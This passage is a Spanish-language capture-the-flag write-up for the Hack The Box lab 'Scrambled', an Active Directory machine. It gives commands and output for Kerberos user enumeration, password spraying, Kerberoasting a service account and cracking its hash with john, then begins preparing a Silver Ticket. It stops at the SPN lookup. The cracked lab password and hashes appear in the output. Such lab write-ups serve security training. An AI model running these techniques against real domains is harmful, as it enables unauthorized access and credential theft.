Enumeración inicial

```
nmap -p- --open -sS --min-rate 4000 -Pn -n -v  -oN SPorts
nmap -
p53,80,88,135,139,389,445,464,593,636,1433,3268,3269,4411,5985,9389,49667,4967
3,49674,49700,65179,65204 -sCV 10.10.11.168 -oN Ports
```

Resultados de Enumeración

```
# Nmap 7.95 scan initiated Mon Sep  8 19:45:09 2025 as: /usr/lib/nmap/nmap --privileged -p53,80,88,135,139,389,445,464,593,636,1433,3268,3269,4411,5985,9389,49667,49673,49674
,49700,65179,65204 -sCV -oN Ports 10.10.11.168
Nmap scan report for 10.10.11.168
Host is up (0.37s latency).

Bug in ms-sql-ntlm-info: no string output.
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-title: Scramble Corp Intranet
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-09-09 01:45:21Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: scrm.local0., Site: Default-First-Site-Name)
|_ssl-date: 2025-09-09T01:48:36+00:00; +4s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC1.scrm.local
| Not valid before: 2024-09-04T11:14:45
|_Not valid after:  2121-06-08T22:39:53
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: scrm.local0., Site: Default-First-Site-Name)
|_ssl-date: 2025-09-09T01:48:36+00:00; +4s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC1.scrm.local
| Not valid before: 2024-09-04T11:14:45
|_Not valid after:  2121-06-08T22:39:53
1433/tcp  open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
| ms-sql-info:
|   10.10.11.168:1433:
|     Version:
|       name: Microsoft SQL Server 2019 RTM
|       number: 15.00.2000.00
|       Product: Microsoft SQL Server 2019
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2025-09-09T01:28:04
|_Not valid after:  2055-09-09T01:28:04
|_ssl-date: 2025-09-09T01:48:36+00:00; +4s from scanner time.
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: scrm.local0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC1.scrm.local
| Not valid before: 2024-09-04T11:14:45
|_Not valid after:  2121-06-08T22:39:53
|_ssl-date: 2025-09-09T01:48:36+00:00; +4s from scanner time.
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: scrm.local0., Site: Default-First-Site-Name)
```

Agregamos el nombre de dominio al archivo /etc/hosts


```
sudo vi /etc/hosts
```

```
  GNU nano 8.4
127.0.0.1       localhost
127.0.1.1       authack

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

10.10.11.168 scrm.local
```

Enumeracion SMB con smbclient, smbmap y netexec

```
netexec smb <IP>
netexec smb <IP> -u '' -p '' --shares
```

NetExec nos confirma que la autenticación NTLM esta desactivada, por lo cual tendremos que forzar la autenticación mediante kerberos



SMBMap

```
smbmap -H 10.10.11.168 -u 'null' -k
```

Pero los resultados no son exitosos

SMBClient

```
smbclient -L 10.10.11.168 -N --use-kerberos
```

Los resultados no son exitosos

```
~/Documents/htb_2025/Scrambled/nmap ❯ smbclient -L 10.10.11.168 -N --use-kerberos
session setup failed: NT_STATUS_NOT_SUPPORTED

~/Documents/htb_2025/Scrambled/nmap ❯ smbclient -L 10.10.11.168 -N --use-kerberos
session setup failed: NT_STATUS_NOT_SUPPORTED
```

Testeamos un puerto que no es común en entornos de directorio activo 4411/tcp, esto lo realizamos con netcat:

```
nc 10.10.11.168 4411
```

Por el momento no se tiene información critica

```
~/Documents/htb_2025/Scrambled/content ⧖ 1m 26s ❯ nc 10.10.11.168 4411
SCRAMBLECORP_ORDERS_V1.0.3;
test
ERROR_UNKNOWN_COMMAND;
```


Se realiza enumeración de usuario validos utilizando kerbrute


```
kerbrute userenum /opt/statistically-likely-username/jsmith.txt --dc
10.10.11.168 -d scrm.local
```

```
~/Documents/htb_2025/Scrambled/nmap ❯ kerbrute userenum /opt/statistically-likely-usernames/jsmith.txt --d

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 09/08/25 - Ronnie Flathers @ropnop

2025/09/08 20:08:36 >  Using KDC(s):
2025/09/08 20:08:36 >   10.10.11.168:88

2025/09/08 20:08:36 >  [+] VALID USERNAME:       asmith@scrm.local
2025/09/08 20:08:41 >  [+] VALID USERNAME:       jhall@scrm.local
2025/09/08 20:09:09 >  [+] VALID USERNAME:       sjenkins@scrm.local
2025/09/08 20:09:33 >  [+] VALID USERNAME:       ksimpson@scrm.local
2025/09/08 20:10:10 >  [+] VALID USERNAME:       khicks@scrm.local
```

- asmith
- jhall
- sjenkins
- ksimpson
- khicks


Inspección del sitio web Como parte del ejercicio se reviso el sitio web en busca de información que ayude al compromiso del sitio y detectamos el siguiente mensaje






```
Debido a la brecha de seguridad del mes pasado, hemos desactivado toda la
autenticación NTLM en nuestra red. Esto podría causar problemas con algunos de
los programas que utiliza, así que tenga paciencia mientras trabajamos para
resolver cualquier problema.
```

Esto permite dar por sentado que el servidor tiene desactivado la autenticación NTLM y mas abajo inspeccionando el sitio vemos el siguiente mensaje en **Password Resets**




```
Nuestro sistema de autoservicio para restablecer contraseñas estará disponible
próximamente, pero mientras tanto, llame a la línea de soporte de TI y
restableceremos su contraseña. Si no hay nadie disponible, deje un mensaje con
su nombre de usuario y restableceremos su contraseña para que sea la misma que
su nombre de usuario.
```


-----> restableceremos su contraseña para que sea la misma que su nombre de usuario <-------

Este mensaje es importante ya que posiblemente algún usuario detectado con kerbrute pueda que tenga como contraseña su mismo nombre.

Password Spraying con Kerbrute

```
kerbrute passwordspray users.txt --dc 10.10.11.168 -d scrm.local ksimpson
```

El usuario ksimpson es valido con las credenciales ksimpson



Enumeración de usuarios validos con netexec y credenciales validas.

Se realizo enumeración de usuarios con netexec utilizando las credenciales que se detectaron para obtener información de todos los usuarios del dominio

```
netexec ldap 10.10.11.168 -u 'ksimpson' -p 'ksimpson' --users -k
```

Usuarios encontrados, ahora tenemos una lista mas amplia de usuarios

```
~/Documents/htb_2025/Scrambled/content ❯ netexec ldap 10.10.11.168 -u 'ksimpson' -p 'ksimpson' --users -k
LDAP        10.10.11.168    389    DC1              [*] None (name:DC1) (domain:scrm.local)
LDAPS       10.10.11.168    636    DC1              [+] scrm.local\ksimpson
LDAPS       10.10.11.168    636    DC1              [*] Enumerated 15 domain users: scrm.local
LDAPS       10.10.11.168    636    DC1              -Username-                    -Last PW Set-       -BadPW-  -Descrip
LDAPS       10.10.11.168    636    DC1              administrator                 2021-11-07 18:35:59 0        Built-in
LDAPS       10.10.11.168    636    DC1              Guest                         <never>             0        Built-in
LDAPS       10.10.11.168    636    DC1              krbtgt                        2020-01-26 13:15:47 0        Key Dist
LDAPS       10.10.11.168    636    DC1              tstar                         2021-11-05 08:55:51 0
LDAPS       10.10.11.168    636    DC1              asmith                        2020-02-08 16:29:01 4
LDAPS       10.10.11.168    636    DC1              sjenkins                      2020-02-08 17:11:26 4
LDAPS       10.10.11.168    636    DC1              sdonington                    2020-02-08 17:11:54 0
LDAPS       10.10.11.168    636    DC1              backupsvc                     2021-10-31 14:49:04 0        Backup s
LDAPS       10.10.11.168    636    DC1              jhall                         2021-10-31 15:09:23 4
LDAPS       10.10.11.168    636    DC1              rsmith                        2021-10-31 15:09:54 0
LDAPS       10.10.11.168    636    DC1              ehooker                       2021-11-03 13:02:41 0
LDAPS       10.10.11.168    636    DC1              khicks                        2021-11-01 09:36:08 4
LDAPS       10.10.11.168    636    DC1              sqlsvc                        2021-11-03 10:32:02 0        SQL serv
LDAPS       10.10.11.168    636    DC1              miscsvc                       2021-11-03 12:07:47 0        Miscella
LDAPS       10.10.11.168    636    DC1              ksimpson                      2021-11-03 18:30:57 0
```

Ahora veremos si alguno de estos usuarios es AES-Reprosteable con netexec

```
netexec ldap 10.10.11.168 -u 'ksimpson' -p 'ksimpson' -k --asreproast -all
```

Pero no se tienen resultados satisfactorios

```
~/Documents/htb_2025/Scrambled/content ❯ netexec ldap 10.10.11.168 -u 'ksimpson' -p 'ksimp
LDAP        10.10.11.168    389    DC1              [*] None (name:DC1) (domain:scrm.local)
LDAPS       10.10.11.168    636    DC1              [+] scrm.local\ksimpson
LDAPS       10.10.11.168    636    DC1              No entries found!
```

Ahora veremos si alguno de estos usuarios es kerberosteable con netexec

```
netexec ldap 10.10.11.168 -u 'ksimpson' -p 'ksimpson' -k --kerberoasting all
```

Tenemos exito el usuario sqlsvc nos comparte un hash que podemos intentar romper mediante fuerza bruta

```
~/Documents/htb_2025/Scrambled/content ❯ netexec ldap 10.10.11.168 -u 'ksimpson' -p 'ksimpson' -k --kerberoasting
LDAP        10.10.11.168    389    DC1              [*] None (name:DC1) (domain:scrm.local)
LDAPS       10.10.11.168    636    DC1              [+] scrm.local\ksimpson
LDAPS       10.10.11.168    636    DC1              [*] Skipping disabled account: krbtgt
LDAPS       10.10.11.168    636    DC1              [*] Total of records returned 1
LDAPS       10.10.11.168    636    DC1              [*] sAMAccountName: sqlsvc, memberOf: [], pwdLastSet: 2021-11-03 10
LDAPS       10.10.11.168    636    DC1              $krb5tgs$23$*sqlsvc$SCRM.LOCAL$scrm.local\sqlsvc*$71fce24159d4821bf
2bc70b60d9e41143ad9b7c60a44d78a9c90a3969929cb9136b4d86ca428eedf3a1648adcbf7a87c1faa964b56049138927513050a539cba51856c75
d0c607d6536c94a2fd7f04af858829fb20c098ad7099b0ae67acc7af862f8182fab3c3c9851f493ad8e5ce8b5b5a161abacd04e465c963c2a2488e1
01f96bc7de5ac92547ef421ea3d75991129b48fd8aa686ad831494cfafd731f2cb99b56bd5c15cb2221113553ba50d0e7b19c977442e807ba88ff1c
23f52909456a0926f6b7e2bb995c77c957b1eb710a0291ffa53ab3a868a59f22e39247bbded174ee8a00d1e32eeed2a1602a0a5242d1aef73c8c510
8839b4dbba2e56fd0773f29c626c7080fd963037dc944ad839169eb85f072cb2cf7eb8db5087cd01ccc0fddfef92be0e0c13b39b2afdb95feeaf018
f214ad93a481dd9ebfdedb7648630e374ac4a66977fdafa7bd5c1c2363eacb2e11162153525c3f58e29b3c2ea11b32016509980e3a8950e7c3d6fae
902422f9e2749e91dfb5288888af596d334725a0274b8f1c73994c641130ed0bf0b2cb1eda04bcb8d0ce399074d61073b15c971c0ead4b203422234
92c7a10e40cd78c1feae22bfdb9341d3a08c4df148585589c9ff91f37df9874287f66e04fa1dcdd2d86f2a953ea413d1d5490b31137f525fb1814f5
5b937b1a2449bb8c540ba06569c7c097b96f32e814a6c2840fba3a9b9f4b8fffdc4184bc0fc3ddb792bcde0a970520b575f3852ef10334f66b23704
cf4da3bf1fd1e7701c547d4a8702cd2eb5e9313c0b417db2ef8810596894994bbd132df2f432e5e91aefcb0ad40fffd88a1227a09154396815b1257
216c58747389c828d84967702e5b6412f2cd51406853ea69b376f24e3ce8c38e4a3966d8fe8767a7182c5f90df5cdead46984af1f8af66b0b7884be
```

Ataque de fuerza bruta sobre hash

```
john --wordlist=/usr/share/wordlists/rockyou.txt hash
```

Los resultados son exitosos obtenemos un las credenciales del usuario sqlsvc

```
~/Documents/htb_2025/Scrambled/content 3s ❯ john --wordlist=/usr/share/wordlists/rocky
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Pegasus60        (?)
1g 0:00:00:04 DONE (2025-09-08 20:33) 0.2469g/s 2649Kp/s 2649Kc/s 2649KC/s Penrose..Pearce
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Dado que el nombre es un nombre de usuario que gestiona base de datos, intentaremos utilizar este usuario para acceder mediante MSSQL con impacket-mssqlclient con el siguiente comando.

```
impacket-mssqlclient scrm.local/sqlsvc:pass@10.10.10.10 -k
```

Dado que estamos jugando con autenticación kerberos, necesitamos obtener un archivo ccache que almacenara las credenciales del usuario sqlsvc en formato HASH(TGT)

```
~/Documents/htb_2025/Scrambled/content ❯ impacket-mssqlclient scrm.local/sqlsvc:Pegasus60@10.1
/usr/lib/python3/dist-packages/impacket/version.py:12: UserWarning: pkg_resources is deprecated as
es package is slated for removal as early as 2025-11-30. Refrain from using this package or pin to
  import pkg_resources
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[-] CCache file is not found. Skipping...
[-] Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in Kerberos database)
```

```
¿Qué es el ccache?

El **ccache** (cache de credenciales) es un archivo que almacena los **Tickets
de Concesión de Tickets (TGT)** que obtienes del **Centro de Distribución de
Claves (KDC)**. Cuando te autenticas en un sistema usando Kerberos, no envías
tu contraseña repetidamente. En su lugar, el KDC te emite un TGT. Este ticket
es como un "pasaporte" que demuestra que tu identidad ha sido verificada.
```


Podemos utilizar impacket-GetTGT para obtener este archivo y poder exportarlo en una variable llamada KRB5CCNAME, de esta forma podemos utilizar este archivo de autenticación para entrar a la base de datos con el siguiente comando:

```
impacket-getTGT scrm.local/sqlsvc:Pegasus60
```

Ahora ejecutare el siguiente comando para almacenarlo en una variable KRB5CCNAME

```
export KRB5CCNAME=sqlsvc.ccache
```

Al realizar de nuevo la ejecución me da un erro, posiblemente no pueda autenticarme como este usuario sqlsvc al servicio mssql



Intentando de nuevo pero apuntando con el archivo ccache pero los resultados son los mismo

```
impacket-mssqlclient dc1.scrm.local -k
```

Dado que esta es un service account, una cuenta de servicio y tenemos sus credenciales podemos intentar obtener un Silver Ticket

```
Un Silver Ticket es un ticket falsificado del Servicio de Concesión de Tickets (TGS) de Kerberos que se crea para un servicio específico en un equipo específico
```

Para obtener un Silver Ticket desde Linux (en el contexto de un ataque a una red de Active Directory), se deben cumplir las siguientes condiciones:

- **Comprometer una máquina dentro del dominio**: El atacante debe tener acceso a un sistema (por ejemplo, mediante una cuenta de usuario o un exploit) que esté unido al

dominio de Active Directory.

- **Obtener el hash NTLM de una cuenta de servicio**: Este es el requisito más crítico. El Silver Ticket se basa en el hash NTLM de la contraseña de una cuenta de servicio (como MSSQL, HTTP, etc.) en el dominio. El atacante debe ser capaz de extraer este hash de la memoria o del disco del sistema comprometido. Herramientas como Mimikatz o técnicas como Kerberoasting son comunes para este fin, aunque Mimikatz generalmente se usa en Windows, la extracción del hash es el paso clave.
- **Conocer el SID del dominio**: Se necesita el Identificador de Seguridad (SID) del dominio al que pertenece la cuenta de servicio.
- **Conocer el Service Principal Name (SPN)**: Se debe identificar el SPN del servicio al que se quiere acceder. Por ejemplo, `MSSQLSvc/servidor.dominio.local:1433`.

Una vez que se tienen estos cuatro elementos, se puede utilizar una herramienta como `Impacket` (con su script `ticketer.py`) en Linux para generar el Silver Ticket. La diferencia clave con un Golden Ticket es que el Silver Ticket solo otorga acceso a un servicio específico, no a todo el dominio.


Silver Ticket

Lo primero que aremos es obtener el SID del Dominio con lookupsid.py de la siguiente manera:

```
/usr/share/doc/python3-impacket/examples/lookupsid.py
scrm.local/sqlsvc@dc1.scrm.local -domain-sids -k
```

[*] Brute forcing SIDs at dc1.scrm.local [*] StringBinding ncacn_np:dc1.scrm.local[\pipe\lsarpc] [*] Domain SID is: S-1-5-21-2743207045-1827831105-2542523200

Ahora obtendremos el hash del usuario comprometido convirtiendo sus credenciales el hash NTLMv2 con una herramienta web llamada NTLM generator




```
B999A16500B87D17EC7F2E2A68778F05
```

optenemos el SPN:

```
impacket-GetUserSPNs -dc-ip 10.10.11.168 -dc-host dc1.scrm.local
scrm.local/ksimpson@10.10.11.168 -k
```

